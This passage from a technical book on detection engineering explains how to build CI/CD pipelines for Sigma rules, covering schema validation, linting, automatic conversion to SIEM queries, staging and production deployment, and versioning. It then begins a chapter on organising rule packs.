        pip install sigma-cli
        sigma-cli convert sigma/ -t splunk -o platform-
        translations/splunk-spl/
    # … additional steps for other conversions or deployment …
```

In this workflow, whenever the code is pushed or a PR is opened, the pipeline triggers on specified branches. It checks out the repository code, and then performs several jobs:

1. **Validation Step:** It uses the official Sigma Rules Validator action to validate all Sigma YAML files under the **`sigma/ directory`** against the Sigma schema. This GitHub Action (community-maintained, not an official SigmaHQ release) automatically checks each rule's YAML structure and required fields, and ensures that no invalid rules slip through.
2. **Linting Step:** It runs a YAML linter (here **`yamllint`**) to catch formatting issues or syntax errors in the rules. This ensures consistency (for example, proper indentation, no stray tabs or trailing spaces), and prevents small mistakes from breaking parsing.
3. **Conversion Step:** It installs the Sigma CLI tool, and converts the Sigma rules to a target SIEM query language. In this example, it converts the rule to Splunk's Search Processing Language. The command **`sigma-cli convert sigma/ -t splunk -o platform-translations/splunk-spl/`** runs the conversion for all rules, and then outputs the results into the repository's **`platform-translations/splunk-spl/`** directory. You can add similar steps for other backends (for instance, -t azure-sentinel for Microsoft Azure Sentinel (KQL) output, and so on), or perform multi-target translation in one step.

The provided pipeline is just an example; you can tailor the workflow to your needs. Common enhancements include:

- Running unit tests for rules (if you have a testing framework or sample logs) after conversion.
- Using GitHub Actions **environments** or conditional jobs for deployment (for example, only deploy when you are merging to main, or when a release is tagged, which we will discuss later).
- Integrating notifications, so that if a rule validation fails, your team will be alerted via email or Slack.

If you are using a different CI platform like GitLab CI or Jenkins, the principles will be the same. For example, in GitLab CI you would create a `.gitlab-ci.yml` with stages for validate, build, deploy, while similarly installing Sigma tools in a runner. Therefore, in any platform, you must ensure that the pipeline runs on new merge requests, so that the rule quality is verified before the alerts go live.

Pull Request Workflow

It is the best practice to run the CI pipeline on pull requests (not just on merge), so that any errors in new or modified rules are caught early. A typical flow is as follows: a team member proposes a new Sigma rule or an update via PR; the CI checks kick in automatically—if the validation/linting fails, the PR is marked with a failure, and the issues must be resolved before merging. Therefore, this process fosters a culture where detection content is peer-reviewed and tested just like the application code.

Finally, secure your CI pipeline. If the pipeline will deploy to a SIEM using API keys or credentials, use the secrets management features of your CI platform (for example, GitHub Actions Secrets) to store sensitive tokens. Also, pin versions of actions and tools (as seen in the snippet using specific versions) to avoid unexpected changes.

YAML Schema Validation and Linting

Validation and linting are critical steps in a detection rule CI pipeline. Sigma rules are written in YAML, therefore, we must ensure both the **structure** of the YAML is correct (schema validation), and that the **style/syntax** is consistent (linting). Hence, automating these checks prevents common errors from propagating to production.

Schema Validation

The Sigma project provides a JSON Schema that defines the allowed structure of Sigma rule files. This schema enforces required fields (like title, id, description, and so on), data types, and even value formats (for example, it can catch if your ID is not a proper UUID). Therefore, by validating each rule against the schema, we can catch mistakes early. This includes a missing field, a typo in a field name, or an incorrect data type. In *Chapter 2, Anatomy of a Sigma Rule*, we learned about the anatomy of a Sigma rule; the schema provided here is essentially the formalization of those requirements.

There are a couple of ways to perform schema validation in CI/CD, which are:

a. Use the **Sigma Rules Validator GitHub Action** as shown earlier, as it internally uses the JSON Schema to validate all `.yml` files. This is a zero-configuration solution if you are on GitHub—just include the action in your workflow.
b. Use the `sigma-cli` **tool's** validation capabilities. The Sigma CLI (or the older `sigmac`) can perform a lint check on rules. For example, running `sigma-cli validate ./sigma/` will scan all rules in that folder, and report any schema or format violations. This can be integrated as a pipeline step, where you first install the tool, and then run the command.
c. Leverage **pre-commit hooks** for early validation. Tools like `check-jsonschema` (a CLI with pre-commit integration) can validate YAML files against the Sigma schema during local git commit. This means that a developer running git commit will get an immediate error if the rule does not conform, even before pushing it to GitHub. Therefore, using a pre-commit hook for schema validation and YAML linting is highly recommended in a DaC workflow to catch errors at the earliest point.

YAML Linting

Even if a rule is schema-valid, inconsistent formatting can lead to maintenance headaches. YAML linting ensures that a uniform style is followed. You can integrate the following tips during the process:

a. Enforce consistent indentation (spaces only). This is because the SigmaHQ repository's `.yamllint` configuration enforces spaces (typically 2 spaces, configurable per project).
b. Limit trailing whitespaces, require a newline at the end of the file, and so on, to avoid invisible `diffs`.
c. Ensure that the comments are properly spaced, and are indented for readability.

For example, the official Sigma repository uses a `.yamllint` configuration that extends the default rules, and tweaks them for Sigma files (for example, requiring a space after # in comments, while allowing up to 2 consecutive empty lines for readability, and disabling the `--- document` start rule). You can adopt a similar lint configuration. Moreover, running `.yamllint` in the repository (as we did in the workflow snippet) will apply these rules, and can fail the build if any YAML file does not comply.

Many teams set up **pre-commit hooks** to run `yamllint` and other checks. A pre-commit configuration can automatically fix trivial issues like adding a missing end-of-file newline, or block the commit if the style guidelines are not met. This again shifts quality control to the left, while ensuring that the code is already tidied up by the time it reaches CI.

Handling False Positives

A significant challenge here is that not all rule "errors" are equal. For instance, a Sigma rule might pass schema validation but can still be logically wrong (for example, a detection condition that is always true, or a wrong field name for a log source). Linting will not be able to catch that. That is why some pipelines also incorporate **manual review or advanced linting** (like checking if the rule's `logsource` is mapped in your environment, or if the detection section is possibly misusing an operator). While such semantic checks are harder to automate, having a code review step where a senior analyst looks at new rules is immensely valuable. Additionally, **unit tests** (*Chapter 7* covers threat simulation and rule testing) can serve as a form of validation by verifying that the rule actually triggers on expected malicious log data, and not on benign data.

In summary, schema validation and YAML linting in CI/CD act as quality checkpoints. They enforce that every detection rule meets a minimum

standard of correctness before it can be deployed. This not only prevents broken detections from reaching your SIEM, but also instills confidence in the DaC process. Therefore, the rules in your repository will always be in a known-good state.

Automatic Conversion on Commit

A powerful aspect of Sigma is its ability to convert a single generic rule into queries for multiple SIEM/XDR platforms. The automation of this conversion is a cornerstone of using Sigma in practice—whenever a rule is added or updated in the repository, the CI pipeline can automatically generate the corresponding platform-specific detections. This ensures that your Splunk searches, Sentinel analytics rules, Elastic detections, and so on, are always up-to-date, in accordance with the latest Sigma logic.

The conversion typically works by using the Sigma CLI (**`sigma-cli`**), or the older **`sigmac`** tool with an appropriate **backend translator**. For each target platform, Sigma has a backend module (for example, **`-t splunk`** for Splunk SPL, **`-t sentinel`** for Azure Sentinel KQL, **`-t elastic`** for Elasticsearch Query DSL, **`-t graylog`** for Graylog, and so on). Henceforth, the CI pipeline can invoke these translations in sequence or in parallel.

For instance, to convert all Windows Sigma rules to Azure Sentinel KQL and to Splunk SPL, you might include steps like:

```
sigma-cli convert ./sigma/windows/ -t azure-sentinel -o
./platform-translations/sentinel-kql/
sigma-cli convert ./sigma/windows/ -t splunk   -o ./platform-
translations/splunk-spl/
```

These commands read all **`.yml`** files under sigma/windows/ and produce output files in the specified directories (one per rule, typically named after the Sigma rule). The **`-o`** option above specifies an output folder; alternatively, you can output it to **`stdout`** or a single file. In a CI context, writing to a folder that is part of the repository (and committing those changes) allows you to track the generated queries in version control. This can be useful for code reviews—for example, a pull request diff can show how the Sigma rule changes affected the Splunk query.

However, not all teams choose to store the converted queries in the repo. Some treat them as build artifacts. The CI pipeline generates the queries, and

directly deploys them to the SIEM without checking them into Git. Both approaches are valid, and are explained as follows:

- **Storing Converted Queries in Git:** The pros of this approach are transparency (you can see and review what query a Sigma rule produces), and the ability to do quick fixes on the query, if at all it is needed. The cons include potential duplication and the need to keep them in sync (which the CI does, but if someone manually edits a query, it diverges from Sigma source).
- **Not Storing Queries (Ephemeral Artifacts):** The pros of this approach are simplicity, and ensuring that Sigma is the single source of truth (therefore, there is no risk of someone editing the wrong file). The CI would generate queries on the fly and use them immediately for deployment. However, the con is that you can lose out on an easy way to compare (`diff)` or inspect the queries outside of the pipeline logs or the SIEM.

Therefore, no matter which approach you opt for, **conversion on commit provides consistency**. It eliminates the error-prone manual step of writing, or updating SIEM-specific detections in multiple places. A single Sigma rule can feed many backends. This is especially beneficial if your organization uses multiple tools (say, an on-prem Splunk and a cloud-native Azure Sentinel for different use cases)—the same detection logic can be pushed to both, while reducing gaps in coverage.

Therefore, when you are setting up automatic conversion, you must consider the following best practices:

- **Use Consistent Field Mappings:** Sigma uses abstract field names which are mapped via pipelines and field mappings to backend-specific field names (for example, Sigma's Image field vs. Splunk's `process_path` vs. Elastic's `process.executable`). Ensure that you configure Sigma pipelines or provide mapping configurations. For example, Sigma's tools allow using pipelines (for example via --pipeline) to define field mappings and transformations if your logs have non-standard names.
- **Filter by `logsource` or Tags, If Needed:** You might not want every Sigma rule deployed to every platform. In the GitLab CI example, they only converted rules with `status=stable` to Splunk, while ignoring

experimental ones. You can use conditions (like Sigma's built-in filtering by `level`, `tag`, `logsource`) during conversion. Another example is to only translate Windows rules for Splunk, if Splunk is mainly ingesting Windows logs, and so on.

- **Check Conversion Errors:** If a rule cannot be converted (perhaps using a feature not supported by the target backend), the conversion tool will usually return a non-zero exit code or warning. Thus, you must make sure that your pipeline catches that as a failure. This way, if someone writes a Sigma rule that does not cleanly translate to your SIEM's query language, you will know immediately, and will be able to address it by either adjusting the rule, or updating the backend support.
- **Optimize for Performance:** Sigma queries may need optimization for production use. For instance, a broad Sigma pattern might produce a very expensive SIEM query. Therefore, it is wise to review the output queries for efficiency by adding necessary filters, and indices. Some teams post-process the Sigma output—for example, wrapping the query with tenant-specific filters, or appending the tuning conditions. This can be done via scripts in CI, if needed.

In summary, automated conversion leverages Sigma's promise of being platform-agnostic. Therefore, your CI/CD pipeline can become a detection "build factory", as every commit compiles Sigma rules into ready-to-deploy detections for your tools.

Staging vs. Production Workflows

Just as software goes through testing environments before release, detection rules stand to benefit immensely from a **staging phase**. New Sigma rules or major updates might initially be too noisy or have bugs. Consequently, deploying them directly to a production SIEM could overwhelm analysts with false positives or, conversely, might not fire at all if misconfigured. Therefore, a best practice is to have separate workflows (or environment branches) for **staging** and **production** deployments of detection content.




Figure 13.1: *An Example of an Environment Branching Strategy for Detection Rules. (**Source:** https://blog.nviso.eu/wp-content/uploads/2025/07/branch-env.drawio-1.png)*

In this example, the development occurs in feature branches (for example, "`detection-d1111`"), which merge into a dev branch for initial testing. A staging branch is used to validate changes with production-like data, and only after staging validation are the rules merged into main (production). Hence, this ensures only tested, peer-reviewed detections reach the live SOC environment.

Therefore, to control promotion of rules, you can use **environment-specific Git branches**. For example:

- A `dev` branch (or multiple feature branches) is where the new detections are developed and merged after initial review. Therefore, the CI pipeline might deploy rules from dev into a **development SIEM** or a non-production instance of your logging platform. This environment can use synthetic or sanitized logs, or simply be monitored less stringently.
- A `staging` branch corresponds to a staging SIEM environment. When changes are merged from dev to staging, the pipeline deploys the Sigma-generated queries to the staging SIEM, which ideally has data mirroring production (or a subset of real logs). Here, rules can run to see if they trigger false positives or have performance issues, without impacting the real alert stream.

- The `main` (production) branch is only updated with rules that have passed staging tests. Therefore, merging into main triggers the CI/CD to deploy to the **production SIEM** that analysts actively monitor for incidents.

Thus, environment branching provides a safety net. It ensures that *only tested and reviewed code will reach production*. It fits organizations that have strict change management or larger teams where detection engineering is formalized. However, not every organization can maintain duplicate SIEM environments. Hence, in cases where a full staging SIEM is not available, teams can simulate one by routing certain test log data to a separate index, or by deploying rules in disabled/dry-run mode in the production SIEM (if it is supported).

Another approach is to use the **CI/CD deployment rules and manual approvals,** instead of multiple long-lived branches. For example, with GitHub Actions or GitLab CI, you can configure the pipeline such that:

- Every commit runs through build and test jobs like validation, conversion, or maybe running the rule on historical data if it is available.
- Deployment to production is conditioned on a manual approval or a Git tag. For instance, the pipeline might have a job that says “if branch is main *and* a release tag is present, then deploy”. This implies that a human must create a Git tag (like v1.2 or prod-ready) when they deem the batch of rules ready, at which point the pipeline performs the deployment.

This tagged release strategy has been used in an example where the CI had two stages: a **build** that ran on any commit (but it only built the artifact, and did not deploy it), and a **release** stage that ran only when a commit was tagged. The latter then pushed the rules to Splunk production. Here, the tag acts as a promotion mechanism from staging to production, without the need for separate persistent branches.

Regardless of method, the goal here is to introduce an **acceptance testing phase** for detections. Therefore, you must:

- **Monitor** new rules in a safe environment for a period (hours, days, or even weeks for critical, high-noise rules).

- **Gather Feedback**: Did the rule fire? If yes, were those true positives or false alarms? If no, is it because of a logic issue, or simply no occurrences of that behavior?
- **Tweak** the rule as necessary (this might involve adjusting thresholds, adding filtering keywords, or even overhauling the logic). Since these changes are done in code (Sigma YAML), you can use Git is history to track what you tweaked and why.

It is also worth aligning the Sigma rule's metadata with its promotion stage. Sigma rules have a status field (often values like experimental, testing, stable). Therefore, a workflow could enforce that only stable rules will go to production, while the experimental ones remain in the development or staging phase. For example, your conversion step could skip rules that are marked as experimental whenever they are targeting the production environment. Over time, as a rule proves itself, you would be able to update its status in the YAML to stable, and perhaps, also move it to the prod branch, or include it in the next tagged release. Hence, this approach is similar to SigmaHQ's practice of moving rules through experimental -> testing -> stable status over time to indicate maturity.

In summary, separating staging and production for detection rules, either via branch strategy or CI conditional logic, drastically reduces the risk of deploying unproven detection content. It thus gives detection engineers the freedom to innovate and iterate on rules without fear of immediate impact. Moreover, it provides SOC analysts the confidence that the alerts they are seeing in production are based on vetted logic.

Versioning and Release Tagging

In a DaC paradigm, your collection of Sigma rules is a living codebase that evolves. Therefore, applying systematic versioning and release tagging to this codebase brings order and traceability to rule updates. This is especially important in collaborative teams, or when you are sharing rules externally.

Versioning the Rule Repository

Just like software, you can assign versions to your rule sets. Many teams choose date-based versions (for example, a monthly release of rules) or semantic versioning (for example, v1.0, v1.1 for rule content). The Sigma

community's main repository provides a good example by tagging releases with an ISO date format like **r2023-12-24** for a release on December 24, 2023. Each such release tag in the git repository corresponds to a point in time snapshot of all rules, which can be downloaded as a package (for example, a ZIP of all Sigma files). Internally, you might do something similar—for instance, tag v2025.07 to mark the July 2025 rule that is set frozen for deployment.

Therefore, using Git tags in CI/CD allows the pipeline to trigger special actions. You might configure your workflow, so that pushing a tag triggers packaging of rules, or an automatic deployment to production (after final tests). The **GitLab example** used earlier showed that tagging the main branch caused the CI to package the rules into a Splunk app and deploy it. In GitHub Actions, you can use the on: push: tags: trigger to start a release pipeline whenever a tag is created.

Individual Rule Versioning

In addition to repository-level versioning, consider tracking the versions of each rule. This can be as simple as adding a version field in the rule metadata (some organizations use a numeric version that they increment whenever the logic changes). For example, a rule might start at version 1.0.0; if you tweak the detection logic (say tighten a filter), you can update it to 1.1.0 and note the change in the description or a changelog. This version field can also be used in the SIEM, if you include it as part of the deployed rule name or description. Therefore, this gives analysts a cue about how recently the rule was updated.

Sigma does not mandate a version field, but it is allowed to include custom fields, and some best-practice schemas (like the one NVISO blog suggested) include version for this purpose. Even without an explicit field, the rule's Git history (commits) serves as a version log. However, an in-file version is more visible to end users and can tie into workflows (for instance, your CI could automatically bump the version field on certain changes, or ensure that it is present).

Changelogs

When releasing rule updates, maintain a changelog. This could be a **`CHANGELOG.md`** in the repo or notes attached to a GitHub Release. Document

what changed in each version—for example, *"2025-07 Release – added 5 new rules (IDs…), updated 3 rules for false positive reduction, retired 2 rules that were replaced by a newer logic"*. The Sigma project does this for their official releases, while highlighting new rules, updates, and fixes. They even use prefixes like "**`new:`**", "**`update:`**", "**`fix:`**" to categorize the changes in the release notes. Thus, emulating this practice helps consumers of the rules (your SOC team, or downstream customers if you provide the content) understand what is new and track the detection coverage evolution.

Release Packages

It can be useful to produce a **bundle of rules** as part of a release. For instance, export all Sigma files and perhaps their converted counterparts into a single archive. SigmaHQ's release process involves a script (**`sigma-package-release.py`**) that can create a zip of rules filtered by certain criteria (for example, only high-severity stable rules for their Core package). In your case, you might package all rules for a particular platform to import into that platform. Think of this as building an artifact—for example, a Splunk app, an Elastic rules JSON file, and so on. Automation can help you here: your CI could attach the converted output to a GitHub Release, or upload it somewhere. This ensures that you have a point-in-time deployable package corresponding to each tag.

Traceability and Rollback

With versioned releases, if a problem is discovered with a set of rules, you can more easily roll back to a previous known-good state. For example, if the "2025-07" release had an issue with a rule causing noise, you might temporarily revert to "2025-06" rules in production while fixing it. Without clear version demarcation, such selective rollback is harder. Also, if you are sharing rules with others (open source or across business units), tagging allows everyone to synchronize with the same collection of rules.

Finally, **communicate version changes** to the stakeholders. If you run an SOC, let the analysts know when new rules are deployed, or when existing ones changed (some organizations even include rule version in the alert metadata, so that an analyst sees "Alert generated by XYZ (rule v2.0)"). This transparency builds trust in the detection engineering process. Over time, as your DaC pipeline matures, these versioned releases will reflect the

growth of your detection capability, and analysts and engineers alike can appreciate the continuous improvements and adjust processes (like tuning playbooks or retraining models) in tandem with rule updates.

Bringing It All Together: End-to-End CI/CD Workflow

To see how these practices work in concert, let us walk through a hypothetical scenario of adding a new Sigma rule, and delivering it to production via CI/CD. This example will illustrate how **repository structure**, **validation**, **conversion**, **staging**, and **release tagging** all play roles in a seamless detection deployment.

1. **Developing a New Rule (Feature Branch):** A detection engineer creates a new Sigma rule (for example, `suspicious_lsass_dump.yml`) on a feature or development branch. They place it in the appropriate folder (for example, `sigma/windows/`), along with any sample log data for testing (under tests/). Before committing, they run local checks, like a JSON schema validation and YAML linting, often via a pre-commit hook. This catches any schema errors or formatting issues early, and ensures that the rule meets basic quality standards. The unique rule id is generated (UUID) and all required fields (title, description, and so on) are filled out clearly. When they are satisfied with the rule, the engineer pushes the branch to the remote repository.
2. **Pull Request and Automated Validation:** The engineer opens a Pull Request (PR) to merge the new rule into the main content branch (for example, develop or dev). At this point, the CI pipeline kicks off automatically. Therefore, using a service like GitHub Actions (or GitLab CI/Azure Pipelines depending on the setup), the pipeline performs a series of jobs on the PR such as:
    - **Sigma Validation:** A Sigma rule validator runs through all rules (or at least the modified ones) under `sigma/`. It ensures that the new YAML file conforms to the Sigma schema—if a required field is missing or a value is malformed, the PR build fails. Therefore, the validator prevents broken rules from being merged.
    - **YAML Linting:** Next, a linter checks the formatting of the rule. It verifies indentation, spacing, line length, and so on, according to

the team's style guide. For instance, if the rule contained tabs instead of spaces, or had trailing whitespace, the linter would flag it. Consistent formatting is enforced, so that the repository remains tidy and **`diff-friendly`**.

- **Unit Tests on Detection Logic:** If the repository includes tests (as mentioned, for example pairing **`rule.yml`** with a sample log file in tests/), the pipeline runs these as well. For example, a test might feed a known malicious log event (**`test-log-malicious.json`**) to the new rule and expect a detection, then feed a benign log (**`test-log-benign.json`**) and expect no detection. The CI can execute a tool or script to simulate the rule on the sample data. In some setups, the exit code of the simulation indicates whether the rule matched the event (exit code 1 for a match, 0 for none), which the pipeline checks against expected outcomes. Only if the rule behaves as intended (true positives trigger, false positives do not) will this test stage pass. Thus, this automated testing and validation catches issues before they reach production, and reduces false alarms or missed detections.
- **Conversion to SIEM Query:** Upon successful validation and testing, the pipeline runs the Sigma conversion. Using the Sigma CLI, the new rule is converted into the query language of target backends (for example, Splunk SPL and Azure Sentinel KQL). The converted queries can then be stored under platform-translations/ (while overwriting or adding to any existing queries for that rule). Therefore, the CI ensures that the conversion does not produce errors—if the Sigma rule used a feature unsupported by the backend, the command would fail and flag the PR. Assuming that the conversion is successful, the resultant queries are ready for deployment as part of this build's artifacts.
- **CI Feedback:** All these steps run quickly and provide feedback on the PR. If any step fails (schema validation, lint, tests, or conversion), the PR is marked with a failure status. The engineer then fixes the issues (for example, add a missing field, adjust syntax, update test data), and pushes a new commit, upon which the CI re-runs. This tight feedback loop ensures that by the time the PR is approved, the rule is syntactically correct, well-formatted, and logically sound. Moreover, the PR itself undergoes

peer review— this is when team members examine the rule's content and discuss improvements. Many organizations enforce that detection rule changes require at least one or two peer approvals on the PR. Hence, this human review alongside automated checks upholds high quality standards before any detection code hits the production phase.

3. **Staging Deployment:** Once the pull request is approved and merged (for example, merged into a staging branch), the rule enters a staging phase. The CI/CD pipeline can be configured to deploy Sigma rule updates to a **staging SIEM environment** whenever the staging branch is updated. For instance, a GitHub Actions workflow might have a job that triggers on pushes to staging, and uses stored credentials to upload the converted queries to a SIEM or XDR platform in a test tenant. In practice, this could involve calling a REST API of the SIEM or using a command-line tool. This can look like:
    - For Splunk, the pipeline could package the SPL queries into an app, or directly push saved searches via the Splunk REST API.
    - For Elastic, the pipeline might use the ELK API, or import the scripts to load the query as a detection rule object.
    - For Azure Sentinel, an Azure Functions or API call could create or update the Analytics Rule with the KQL from the Sigma conversion.

    Here, the important aspect is that this deployment is isolated from the production alerts. The staging SIEM uses either a separate instance, or at least a separate index/rule space where alerts will not confuse the SOC analysts. Therefore, the new rule is now live in staging, which means that it is running on real (or realistic) log data, but is not generating official incidents yet.
4. **Evaluation and Tuning in Staging:** With the rule active in staging, the detection engineering team monitors its performance. If the rule triggers alerts in staging, analysts can verify whether those are true positives (indicating that the detection is working on real threats or test attack data) or false positives. As staging uses production-like data, this is the chance to catch noisy rules before they reach the SOC's queue. For example, the new `suspicious_lsass_dump` rule might fire on a

legitimate IT admin tool in staging. This is a signal that the team needs to refine the filter (and exclude that tool's process name). They can then update the Sigma rule (for example, add to the false positives or adjust the condition), and through version control, commit a fix. This triggers another CI run on the PR (or directly on the staging branch) with the same cycle of `validation` -> `conversion` -> `redeploy` to staging. This iterative tuning continues until the rule behaves with an acceptable signal-to-noise ratio in staging. In some cases, if the rule does not trigger at all, the team might simulate an attack in a lab, and feed those logs to staging to ensure that the rule catches it. Therefore, this phase acts as the UAT (User Acceptance Testing) for detections.

5. **Promotion to Production:** After the rule has proven stable in staging (no more false positives over a defined period, and maybe at least one successful true positive test), it is ready for production. Promotion can happen in a couple of ways, depending on the workflow. These are mentioned as follows:
    - **Merge to Main Branch:** The team merges the staging branch (or the specific feature branch) into the main branch, which is designated for production-ready rules. The CI/CD pipeline has a trigger for pushes to main that deploys the rules to the **production SIEM**. This would use the same conversion outputs, while possibly re-running conversion just to be safe, and then pushing to the live environment where alerts are actively monitored. Optionally, this deployment job might require a manual approval in the pipeline (for compliance, some organizations want a human to approve production changes even after PR merge).
    - **Release Tagging:** In some setups, instead of immediately deploying on every merge, the team batches changes and uses a **Git tag** or release to signify a deployable version. For example, once a month or after a set of rules are ready, they create a tag (say v2025.09-prod) on the main branch. The pipeline detects the tag event, packages all the Sigma rules at that version, and then deploys that package to production. This approach aligns with a more formal release process —you get an archive of that release, as well as a clear changelog. The tag could correspond to a **release artifact** (for example a zip of all rules, or an export file

for the SIEM). If needed, the team can always roll back to a previous tagged release when something goes wrong in the production phase.

In our scenario, merging the rule to main triggers the production deployment. The `suspicious_lsass_dump` detection is now live in the primary SIEM with all the analysts subscribed to its alerts. Since we included a unique ID and perhaps a version number in the rule metadata, the SIEM's alert can display which rule (and version) fired, while aiding traceability. The **status** field of the rule, which might have been "testing" during staging, is now flipped to "stable" in the Sigma file to indicate its maturity.

6. **Post-Deployment and Monitoring:** With the rule in production, the job is not completely done. The SOC team closely watches the first days or weeks of this new alert. Any unforeseen false positives are fed back to the detection engineers for quick adjustment (now that the rule is code, a tweak and push can be done in minutes to disable or refine it, with CI ensuring the fix does not break anything else). Conversely, if an attack occurs and the rule successfully detects it, the success is noted, and is then possibly added to a `changelog` or the release notes. Each detection release could have an entry summarizing new rules, changes, and any retired rules. For instance, the team maintains a CHANGELOG.md where they log "**Added:** Suspicious LSASS Memory Dump rule (Windows) detects the use of `procdump` and similar tools (`ID: <uuid>`). **Status:** stable.", along with any updates to existing rules ("`Updated: PowerShell EncodedCommand rule—narrowed scope to reduce false positives`"). This documentation lives alongside the code, and gives clear insights into detection coverage changes over time.

Through this end-to-end pipeline, the new Sigma rule has traveled from an idea to a tested, high-quality detection in production. Here, every step was automated and tracked: from initial commit (with version control and peer review), to automated quality checks, safe staging tests, and finally a controlled release. The result is that the SOC receives only vetted alerts, and the detection engineering team can rapidly iterate on detection logic with confidence. This workflow mirrors the rigor of a software development pipeline, while bringing those benefits to security operations. As a result,

teams will experience improved collaboration and view shared ownership of detections, since the changes have been discussed and reviewed via PRs, and are not made in silos. Therefore, quality gates like tests and linting catch issues early, and prevent noisy or broken rules from reaching analysts. Moreover, if something ever needs to be rolled back, version control and tags make it rather straightforward to revert to a previous known-good state. In summary, by tying together repository best practices, CI/CD automation, and staged deployments, organizations can deliver detection logic **quickly** and **reliably**, while turning threat knowledge into defense with minimal delay and refreshing confidence.

Conclusion

In this chapter, we showed how to build a **CI/CD pipeline for Sigma,** so that rules are validated, converted, and deployed in a repeatable and safe way. We covered **repository structure**, **GitHub Actions integration**, schema validation and linting, as well as **automatic rule conversion on commit**. We also explained the difference between **staging and production environments,** and the role of **versioning and release tagging** in ensuring control and rollback capability.

Thus, with this approach, Sigma rules become a true part of the DevSecOps process, as they are developed, tested, and deployed just like codes.

Next, we will explore how to **manage Sigma rule packs and versioning at scale**, while ensuring that hundreds or even thousands of rules remain organized, collaborative, and maintainable across large environments.

CHAPTER 14

Managing Rule Packs and Rule Versioning

Introduction

In modern detection engineering, managing a growing collection of Sigma rules requires careful organization and version control. Therefore, this chapter discusses how to group rules into logical packs for easier management, how to track rule versions and changes, and how to move rules through a development lifecycle from draft to production. We will also explore practical repository structures and workflows that enable team collaboration on detection rules. Thus, by treating detection content like code, complete with organized repositories, changelogs, and version tags, security teams can avoid the “mess of one-off changes”, as well as the lack of traceability that plagues ad-hoc rule management.

Structure

In this chapter, the following topics will be covered:

- Organizing Packs (by ATT&CK, Platform, and Team)
- Version Tagging
- Changelogs and Documentation
- Advanced Rule Maintenance Practices
- Rule Lifecycle: Draft → Test → Deploy
- Example Git Repository Layout
- Team Collaboration Workflows

Organizing Packs (by ATT&CK, Platform, and Team)

As your rule set grows, it is essential to **organize Sigma rules into packs** or categories that make sense for your use case. Therefore, well organized rule packs simplify maintenance and allow you to deploy or enable groups of rules selectively. Common strategies for organizing Sigma rule packs include grouping by adversary tactics (MITRE ATT&CK), by platform or log source, and by team or use-case domain. These are explained as follows:

- **By MITRE ATT&CK:** Some projects structure their Sigma rules according to the MITRE ATT&CK framework. For example, an open repository arranges detection rules by ATT&CK technique IDs. In this approach, rules are grouped under tactic or technique folders (for example, Execution, Persistence, T1059, and so on), which make it easier to assess coverage of specific ATT&CK techniques. It is useful for mapping detections to adversary behaviors and identifying coverage gaps. These tools exist to help aggregate Sigma rules into an ATT&CK Navigator layer for visualization of coverage.
- **By Platform or Product:** It is very common to organize rules by the platform or technology they monitor. For instance, separate packs or folders for **Windows**, **Linux**, **macOS**, **Cloud**, **Network**, and so on Within a Windows pack, rules might be further organized by event type (process creation, registry changes, PowerShell logs, and so on). The official Sigma repository takes this approach: under the main "`rules`" folder, rules are subdivided by domain (for example, a rule detecting Okta account lockouts is stored under `rules/cloud/okta/`.. in the repo). Therefore, grouping by platform ensures that each SIEM or log source pipeline only ingests relevant rules (for example, deploying Windows-focused rules to a Windows event log source). It also aligns with teams that specialize in certain telemetry (cloud team vs. endpoint team).
- **By Use Case or Rule Type:** Many organizations distinguish between different types of detections, such as general **threat detection vs. hunting vs. compliance**. The SigmaHQ community rules are actually divided into multiple sets: “Generic Detection Rules” (broad, behavior-based detections), “Threat Hunting Rules” (broader queries for hypothesis-driven hunting), and “Emerging Threat Rules” (specific, timely threat indicators for new exploits or campaigns).

Separating these allows a SOC to enable high-fidelity generic detections for alerting, while running hunting rules in a separate context (where an analyst can explore their results without generating noisy alerts). Similarly, a compliance or IT operations rules pack can be kept separate if its purpose is different from pure threat detection (for example, detecting misconfigurations or policy violations).

- **By Team or Owner:** In some enterprises, different teams might maintain their own rule packs. For example, a **Cloud Security** team curates rules for AWS/Azure/Google Cloud logs, while the **Endpoint** team manages Windows and Linux rules. In a managed SOC servicing multiple clients, there might be per-client rule packs or base rule packs with client-specific customizations layered on top. Thus, grouping by team responsibility can improve ownership and expertise—each team fully understands the rules they manage. However, the downside is potential overlaps or inconsistencies between teams' rule logic; strong governance is needed to ensure standards across packs.

Therefore, in practice, a rule pack is a logical deployment unit, while folders are a common (but not mandatory) way to represent packs in a repository.

